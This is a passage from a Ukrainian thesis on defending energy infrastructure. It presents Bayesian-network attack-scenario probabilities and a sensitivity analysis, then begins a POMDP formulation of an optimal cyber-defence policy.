Даний сценарій відображає поточний базовий, тобто «штатний» стан системи. Самі ж апіорні ймовірності для вузлів вразливостей визначені на основі експертних оцінок, тоді як для всіх засобів контролю (міжмережевих екранів, систем моніторингу та контролю цілісності, антивірусного ПЗ) встановлено високу ймовірність коректного функціонування та належного налаштування. Проведений за таких умов розрахунок демонструє базовий інтегральний ризик для мережі з урахуванням усіх діючих захисних механізмів при реалізації атаки через найбільш імовірний вектор (Internet). Моделювання показує, що підсумкова ймовірність успішної компрометації робочої станції (execCode_workstation) за даним сценарієм становить **58%**.




Рисунок 3.5 – Штатний режим (мережа працює у звичайному режимі)

2) Відмова систем запобігання та виявлення

Цей сценарій імітує умови, за яких злоумисник застосовує передові техніки для обходу активних засобів захисту на хостах. У моделі дана ситуація реалізується шляхом встановлення ймовірності для вузлів моніторингу у стан «absent» (відсутній/не спрацював) на рівні, близькому до 1.0. Такий підхід дозволяє визначити ступінь залежності мережевої інфраструктури від вказаних засобів контролю та спрогнозувати наслідки їх нейтралізації. Оскільки за умови імітації неспрацювання засобів активного захисту на хостах рівень загрози суттєво підвищується, підсумкова ймовірність компрометації в межах даного сценарію сягає **78%**.




Рисунок 3.6 – Системи контролю, вторгнень та сповіщень не ідентифікують проникнення

3) Відмова мережевого захисту (відключені фаєрволи)

Проводиться оцінка критичності мережевого розмежування та засобів захисту периметра. Зокрема, відтворюється ситуація повного виходу з ладу або некоректного налаштування зовнішнього (периметрового) та внутрішнього мережевих екранів. Це досягається шляхом встановлення імовірності 1.0 для стану Misconfigured у вузлах Firewall_Perimeter та Firewall_Internal. Даний сценарій дозволяє оцінити граничну вразливість системи перед мережевими загрозами. Розрахунки в межах моделі показують, що за умови повної відсутності мережевого захисту ймовірність успішної компрометації становить **62%**.




Рисунок 3.7 – Відмова або відключення фаєрволів

4) Валідація моделі у стані спокою (зловмисна активність не фіксується)

Даний додатковий сценарій виконує функцію верифікації логічної цілісності побудованої моделі. У його межах відтворюється ситуація повної відсутності зловмисної активності та вихідних передумов для здійснення атаки. Такий стан досягається шляхом мінімізації (до нульового рівня) імовірностей для вузлів, що відповідають за ключові вразливості, за умови збереження штатного режиму функціонування всіх засобів контролю.

Підсумкові результати моделювання підтверджують адекватність роботи мережі: кінцева ймовірність успішної компрометації фактично нівелюється і становить лише **1%**, а частота спрацювань систем сповіщення відповідає заздалегідь визначеному базовому рівню хибнопозитивних результатів (хибних тривог). Це слугує доказом того, що модель демонструє логічно послідовну та коректну реакцію на умови відсутності первинної загрози.




Рисунок 3.8 – Валідація моделі у стані спокою

Аналітична обробка та аналіз отриманих результатів моделювання кібератак на базі баєсових мереж дозволяє ідентифікувати певну сукупність вузлів, які за своєю роллю є критичними. Компрометація зловмисником будь-якого з цих елементів свідчить про суттєве зростання рівня загроз, а математичний апарат баєсової моделі дає змогу кількісно оцінити імовірність настання таких подій.

До переліку критичних вузлів віднесено такі події:

- компрометація та захоплення **Web Server**;
- успішна реалізація атаки на **File Server**;

- виконання шкідливого програмного коду на **робочій станції (Workstation)**;
- успішна інсталяція шкідливого ПЗ типу **Trojan Horse**.

У підсумку, отримання імовірнісних оцінок для кожної із зазначених подій дозволяє сформувати цілісне уявлення про загальний рівень загрози для ІТ-інфраструктури. Проте критично важливим аспектом залишається ступінь достовірності отриманих результатів, оскільки вони базуються на емпіричних даних. У цьому контексті ключовим завданням стає аналіз чутливості: необхідно встановити, наскільки похибки в апіорних параметрах моделі впливають на точність фінального оцінювання імовірностей.

3.4 Оцінювання чутливості мережі

Придатність наведеної моделі BN для оцінювання рівня загроз може бути поставлена під сумнів, якщо незначні похибки в параметрах апіорних розподілів призводять до істотних коливань імовірностей у вузлах мережі. Очевидно, що експертне визначення цих параметрів за своєю суттю є наближеним підходом. Використання баз даних CVSS покращує ситуацію, проте не гарантує заданої точності параметрів розподілу. Відтак постає питання робастності вихідних імовірностей баєсової мережі в умовах невизначеності, яку можна дослідити через аналіз чутливості.

Для баєсової мережі такий аналіз дозволяє встановити співвідношення між параметрами ймовірності та її апостеріорними маргінальними значеннями. Виділяють два основні типи дослідження:

- 1) Однофакторний аналіз – найпростіший випадок, що передбачає вивчення впливу одного конкретного параметра.
- 2) n-факторний аналіз – складніший підхід для оцінки спільного впливу похибок у сукупності декількох параметрів.

Обчислення чутливості базується на порівнянні значень параметра у двох точках: вихідній та зміщеній внаслідок варіації незалежних змінних. Ця процедура вимагає

цілеспрямованої зміни параметрів розподілу з подальшим перерахунком відповідних імовірностей. Оскільки такий процес передбачає повне поширення (inference) у мережі та багаторазовий повторний розрахунок імовірностей, критичним фактором стає вибір методу обчислень та його ефективність, адже прямий перебір («груба сила») є занадто трудомістким для практичного застосування.

Низка дослідників [83, 84] доклала значних зусиль для подолання обчислювальних бар'єрів, проте їхні підходи забезпечували лише часткову оптимізацію, вимагаючи щонайменше трьох повних перерахунків баєсової мережі для кожного параметра розподілу. Справжнім технологічним проривом у цій галузі стали результати Уффе К'єрульфа та Лінди ван дер Гааг [85]. Запропонований ними метод базується на виявленні прямого зв'язку між апостеріорною маргінальною ймовірністю та досліджуваним параметром через просту математичну функцію. Це радикально спрощує процедуру оцінювання чутливості, оскільки алгоритм потребує лише одного циклу поширення (propagation) назовні від досліджуваного вузла для деревоподібної структури BN та обмеженого поширення вглиб для розрахунку апостеріорних значень.

Для аналізу вихідних імовірностей необхідно представити апостеріорні граничні ймовірності у такому вигляді:

$$y = p(a|e) \quad (3.2)$$

Тут a виступає як конкретне значення змінної A , а символ e відображає наявну сукупність апостеріорних даних (доказів). За таких умов кожен параметр імовірності в межах мережі набуває вигляду:

$$x = p(b_i|F) \quad (3.3)$$

де b_i позначає певний стан змінної B , а F репрезентує довільну комбінацію значень, що відповідає множині батьківських вузлів $\pi = p_a(B)$ для даної змінної B . Відповідно, для

формалізації залежності апостеріорної маргінальної функції $p(a|e)$ від параметра x використовується запис $p(a|e)(x)$.

У подальшому процесі аналізу чутливості будемо виходити з припущення, що при зміні значення параметра $x = p(b_i|F)$ усі інші пов'язані ймовірності $p(b_j|F)$ зазнають відповідного коригування. Цей процес реалізується шляхом масштабування значень згідно зі співвідношенням між імовірностями, що залишилися в даній множині. Відтак, можна припустити, що конкретне представлення функції $p(a|e)(x)$ представлено наступним чином:

$$p(b_i|\pi)(x) = \begin{cases} x & \text{if } j = i \\ p(b_i|\pi) \frac{1-x}{1-p(b_i|\pi)} & \text{otherwise,} \end{cases} \quad (3.5)$$

with $p(b_i|\pi) < 1$.

З огляду на зазначене вище припущення про коваріацію, функція $y(x)$, отримана в результаті аналізу чутливості, є відношенням двох лінійних функцій від змінної x . Саме ця математична властивість є ключовим моментом, який дозволяє суттєво спростити обчислювальні процедури та зробити їх придатними для практичного застосування в задачах багатofакторного оцінювання.

На базі цього принципу стає можливою реалізація ефективного алгоритму розрахунку чутливості для визначених цільових вузлів баєсової мережі. Такий обчислювальний підхід імплементовано в низці спеціалізованих програмних комплексів, зокрема в пакеті GeNIe Academic Version, за допомогою якого й було здійснено оцінювання чутливості розробленої баєсової моделі раннього виявлення кіберзагроз.

Наступним етапом є виконання аналізу чутливості представленої баєсової моделі оцінювання кіберзагроз у її критичних вузлах. Зведені результати відповідних розрахунків наведено в Таблиці 3.3.

Таблиця 3.3 – Оцінка чутливості в критичних вузлах [4]

Критичний вузол	Значення чутливості
Захоплення Web Server	0,495
Успішна атака на File Server	0,331
Виконання шкідливого коду на робочій станції	0,234
Інсталяція Trojan Horse	0,426

Результати обчислення факторів, що визначають чутливість параметрів у критичних вузлах, наведено в Таблиці 3.3. Отримані дані демонструють низький рівень чутливості розробленої баєсової моделі, що підтверджує її високу перспективність та надійність для задач оцінювання рівня кіберзагроз.

Водночас результати аналізу чутливості закономірно екстраполюються на аналіз невизначеності з метою глибшого дослідження загальної стійкості моделі. Хоча фундаментальне питання робастності баєсових мереж у широкому розумінні залишається відкритим і вимагає додаткового вивчення в межах вузькоспеціалізованих предметних областей (зокрема, для завдань раннього виявлення кіберзагроз енергетичній інфраструктурі), результати обчислень у критичних вузлах дають обґрунтовані підстави стверджувати, що запропонована баєсова модель кібератаки на об'єкти енергетичної системи наділена необхідними властивостями робастності.

3.5 Висновки по розділу 3

У третьому розділі було досліджено використання моделі Баєса для раннього оцінювання загроз кібератак об'єкта електроенергетики. Отримані результати формують ґрунтовну базу для висновку про те, що фундаментальна проблема мінімізації невизначеності в процесі реалізації кібератак на критичні енергетичні об'єкти може бути ефективно вирішена шляхом застосування математичного апарату баєсових мереж.

Передусім, дієвість цієї методології розкривається в контексті завдань раннього виявлення потенційних загроз та превентивного реагування на них.

Визначальною характеристикою запропонованої моделі є специфічний підхід до формування апіорних розподілів імовірностей: вони конструюються з безпосереднім залученням актуальних баз даних відомих вразливостей (CVE) та об'єктивних оціночних метрик CVSS. Хоча інтеграція таких стандартизованих показників суттєво підвищує загальну достовірність та практичну цінність моделі, вона не знімає з порядку денного наукове питання щодо її прецизійної точності та стійкості до відхилень у вхідних даних.

Синтезована баєсова мережа, орієнтована на раннє виявлення інцидентів інформаційної безпеки, продемонструвала високий рівень релевантності при оцінюванні ймовірності реалізації загроз на різних етапах розвитку багатовекторної атаки в межах змодельованих базових сценаріїв. Цей емпірично підтверджений факт слугує надійним обґрунтуванням доцільності застосування даного імовірнісного підходу для комплексного кількісного оцінювання рівня кіберзагроз.

Поза тим, у межах дослідження було детально вивчено критично важливий аспект робастності системи, а саме - чутливість математичної моделі до можливих похибок у заданні апіорних параметрів розподілу. Практичні обчислення, виконані із застосуванням оптимізованого аналітичного методу К'єрульфа та ван дер Гааг, переконливо засвідчили низький рівень чутливості побудованої моделі до флуктуацій і неточностей у вихідних експертних чи статистичних даних.

Підсумовуючи вищезазначене, є всі підстави стверджувати, що залучення апарату баєсових мереж є вкрай перспективним, надійним і науково обґрунтованим підходом для оцінювання ризиків та загроз, спрямованих на ІТ-інфраструктуру об'єктів енергетичного сектору. Варто окремо наголосити: потенціал розробленого методологічного підходу не вичерпується виключно завданнями ранньої діагностики. Він розглядається як універсальний аналітичний інструмент, здатний забезпечити ефективне моделювання та оцінювання впродовж усього життєвого циклу кібератаки – від етапу початкової розвідки до фінальної компрометації цільових систем.

РОЗДІЛ 4

ПОШУК ОПТИМАЛЬНОЇ ПОЛІТИКИ ЗАБЕЗПЕЧЕННЯ КІБЕРСТІЙКОСТІ ЕНЕРГЕТИЧНОГО ОБ'ЄКТА

4.1 Розробка алгоритму знаходження політики протидії на основі частково спостережуваних процесів

Побудована на попередньому етапі дослідження Баєсова мережа дозволила кількісно оцінити ймовірності компрометації вузлів та формалізувати топологію латерального переміщення зловмисника в інфраструктурі енергетичного об'єкта. Проте, ймовірнісний висновок сам по собі є лише інструментом поточного рівня загрози. Він не вирішує головного завдання активного забезпечення кіберстійкості кіберфізичних систем. Зокрема, йдеться про вибір найкращої контрдії в динаміці з урахуванням вартості простою обладнання.

У реальних умовах кіберзахисту об'єктів критичної інфраструктури точний стан системи (наприклад, наявність прихованого бекдору на певному вузлі) ніколи не є достовірно відомим захиснику. Ця невизначеність математично формалізується через концепцію часткової спостережуваності. Крім того, в реальних умовах експлуатації критичної інфраструктури (ICS/OT) дані від систем виявлення вторгнень (IDS) та датчиків є зашумленими: вони можуть генерувати хибні спрацювання (False Positives) та можуть пропускати складні цілеспрямовані атаки (False Negatives). Це означає, що захисник (агент) ніколи не знає точного стану системи, а лише оперує певним ступенем впевненості про поведінку зловмисника [86].

Саме тому логічним продовженням дослідження є перехід від оцінки ризиків до теорії прийняття рішень в умовах невизначеності [87]. У даному розділі розглядається трансформація параметрів графа атак Баєсової мережі у математичну структуру частково спостережуваних марковських процесів (POMDP). Такий підхід дозволяє інтегрувати ймовірності поширення загроз із простором можливих контрзаходів та їхньою

економічною вартістю, що є необхідною умовою для синтезу оптимальної, математично обґрунтованої політики забезпечення кіберстійкості.

Отже, визначення політик захисту за даним методом покликане враховувати як попередні стани системи, так і наступні стани. При цьому, необхідно також визначити поведінку зломисника як ймовірнісний процес поширення. Таким чином, зломисник вважається сутністю, яка намагається досягти критичних атрибутів, тобто якихось суттєвих компрометацій інформаційної системи, які в свою чергу можуть призвести до пошкодження функціонування енергетичного об'єкта. При цьому не передбачається, що зломисник дотримується якоїсь конкретної, інтелектуальної поведінки; натомість наша модель припускає, що зломисник переміщується випадковим чином по мережі.

Дослідження базується на формалізації взаємодії «зломисник-захисник», як дискретного стохастичного процесу. Пропонується наступна структура:

1) Модель атаки представляється у вигляді BAG, де вузли – це активи, або ж конкретні вразливості (CVE), а ребра є експлойтами – ймовірностями успішної експлуатації кожної із вразливостей (згідно з метриками CVSS) [88].

2) BAG визначається як кортеж $G = (N, E, P)$, $N = \{1, \dots, K\}$, де N – це множина машин. E – це множина орієнтованих ребер, де кожне ребро є експлойтом, а $(i, j) \in E$ тоді і тільки тоді, коли машина j може бути скомпрометована через машину i . А P – це множина ймовірностей експлойту, пов'язаних з ребрами, де $\rho_{ij} \in P$ представляє ймовірність того, що експлойт (i, j) може бути успішним – тобто наскільки ймовірно, що зломисник зможе успішно скомпрометувати машину j після того, як він скомпрометує машину i [89].

3) Ймовірнісна природа баєсового графа атаки виникає через ймовірність $P(exr)$, що присвоюється кожному експлойту exr . Ця ймовірність відображає той факт, що зломисник не впевнений у повному успіху використання експлойту, бо експлойт може бути складним для виконання і буде успішним лише з певною ймовірністю.

4) Дії нападника – це дії зломисника, який завжди намагається

скомпрометувати доступні машини для досягнення певних хостів, які становлять мету атаки. Якщо машина була скомпрометована на попередньому кроці, вона залишається скомпрометованою на поточному кроці. Зловмисник зупиняється, коли скомпрометований заданий хост.

Таким чином, **проблема захисту** визначається як задача частково спостережуваного марковського процесу (POMDP) [90]. При цьому, сам POMDP, як підклас MDP, є задачею послідовного прийняття рішень, де результати частково контролюються агентом. Отже, метою даного агента є проведення послідовності активностей для протидії негативному впливу кібератак в реальному часі в умовах невизначеності.

Ми надаємо формальне визначення POMDP наступним чином:

Архітектура POMDP визначається кортежем $(T, S, A, A_s, Y, y, I, P, Z, \gamma, R)$ де:

$T, \{1, 2, \dots, N\}$ – це часовий горизонт з $N \leq \infty$;

S (Стани) – множина станів вузлів;

A (Дії) – набір доступних дій захисника;

$A_s \subseteq A$ – скінченна множина дій, доступних зі стану s ;

y (Спостереження) – множина можливих сигналів від сенсорів безпеки та моніторингових систем;

Y (Функція спостереження) – ймовірність отримання сигналу за певного стану;

I – інформаційний стан процесу;

P – ймовірності переходу станів, що описують динаміку та вектор поширення атаки (lateral movement);

$Z(o|s, a)$ – умовна ймовірність спостереження o після того, як агент виконає дію a ;

$\gamma \in (0, 1]$ – коефіцієнт дисконтування;

R (Винагорода/Вартість) – функція вартості, що «штрафує» за компрометацію

критичних вузлів та витрати ресурсів на захист певного сегменту мережі.

В даній постановці задачі дії захисника полягають у знаходженні та вводити у дію контрзаходів, щоб позбутися можливостей зловмисника та забезпечити безпеку своєї мережі. Ці контрзаходи можуть мати форму блокування сервісу (наприклад, сканування портів) або вимкнення машини чи сервера. При цьому, простір контрзаходів для захисника в будь-який момент часу – це всі можливі підмножини (множина степеня) бінарних дій, позначених як $U := U(\{u_1, \dots, u_m\})$. Причому прийняття рішень про вибір активностей захисником опирається на дані частково спостережуваного стану атаки, що дозволяє формалізувати стратегію захисту як задачу мінімізації втрат від наслідків атаки на основі поведінки та поточного "переконання" (belief state) про стан системи з врахуванням як поточного стану, так і майбутніх станів [91].

Важливим моментом є визначення функції сумарних витрат, яка складається з двох частин: втрат від пошкодження та витрат на контрзаходи, з врахуванням ймовірнісної природи процесу вибору активностей захисника. В першу чергу функція вартості має стан конфіденційності та цілісності, тобто для будь-якого заданого контрзаходу $u_v \in U$, $C(s, u_v) > C(s, u)$ [92].

Пропонована функція сумарних витрат має вигляд (2), де E^g - математичне очікування відносно міри ймовірності, породженої політикою захисту $u \in U$, I_0 – початковий інформаційний стан. Задача мінімізації втрат має вигляд:

$$\min_{g \in G} E^g \left\{ \sum_{t=0}^{\infty} \rho^t C(\Pi_t, U_t) | \Pi_0 = \pi \right\} \quad (4.1)$$

за умови $U_t = g(I_t)$, $I_{t+1} = T(I_t, Y_{t+1}, U_t)$

Далі розглянемо безпосередньо рівняння динамічного програмування. Динамічне програмування використовується для отримання розв'язку задачі дисконтованих очікуваних витрат P_D . Спочатку ми визначаємо вартість $V^g(\pi)$, пов'язану з політикою g та початковим інформаційним станом π .

$$V^g(\pi) := E^g\{\sum_{t=0}^{\infty} \rho^t C(\Pi_t, g(\Pi_t)) | \Pi_0 = \pi\} \quad (4.2)$$

Тоді як оптимальна захисна політика g^* мінімізує рівняння (1) над $g \in G$. Нехай $V^*(\pi) = V^{g^*}(I)$; звідси функція цінності $V^*(I)$ задовольняє рівняння оптимальності динамічного програмування (Беллмана) [93],

$$V^*(\pi) = \min_{u \in U} Q^*(\pi, u) \quad (4.3)$$

Водночас, для всіх $\pi \in \Delta(X)$, де $Q^*(\pi, u)$ визначається як:

$$Q^*(\pi, u) := C(\pi, u) + \rho \sum_{y \in Y} P_y^{\pi, u} V^*(\mathcal{T}(\pi, y, u)) \quad (4.4)$$

з тим як

$P_y^{\pi, u} = P(Y = y | \pi, u) = \sum_{x_i \in X} \pi^i P(Y = y | X = x_i, u)$ (де $P(Y = y | x_i, u)$ – це ймовірність спостереження). Оптимальна політика протидії визначається як:

$$g^*(\pi) = \arg \min_{u \in U} Q^*(\pi, u) \text{ для усіх } \pi \in \Delta(X).$$

Метод розв'язання цієї задачі потребує спеціального розгляду, бо обчислювальна складність задач динамічного програмування добре відома. Тому пошук вирішення не лежить у множині стандартних підходів. Одним із таких є динамічне програмування в реальному часі. Динамічне програмування в реальному часі (RTDP) [94] вибірково перевіряє шляхи через простір станів на основі поточної жадібної політики та оновлює значення на своєму шляху. Це ефективний спосіб планування в реальному часі, оскільки не обов'язково відвідується весь простір станів, і добре працює для стохастичних середовищ.

При наявності необмеженого часу і обчислювальних ресурсів може бути

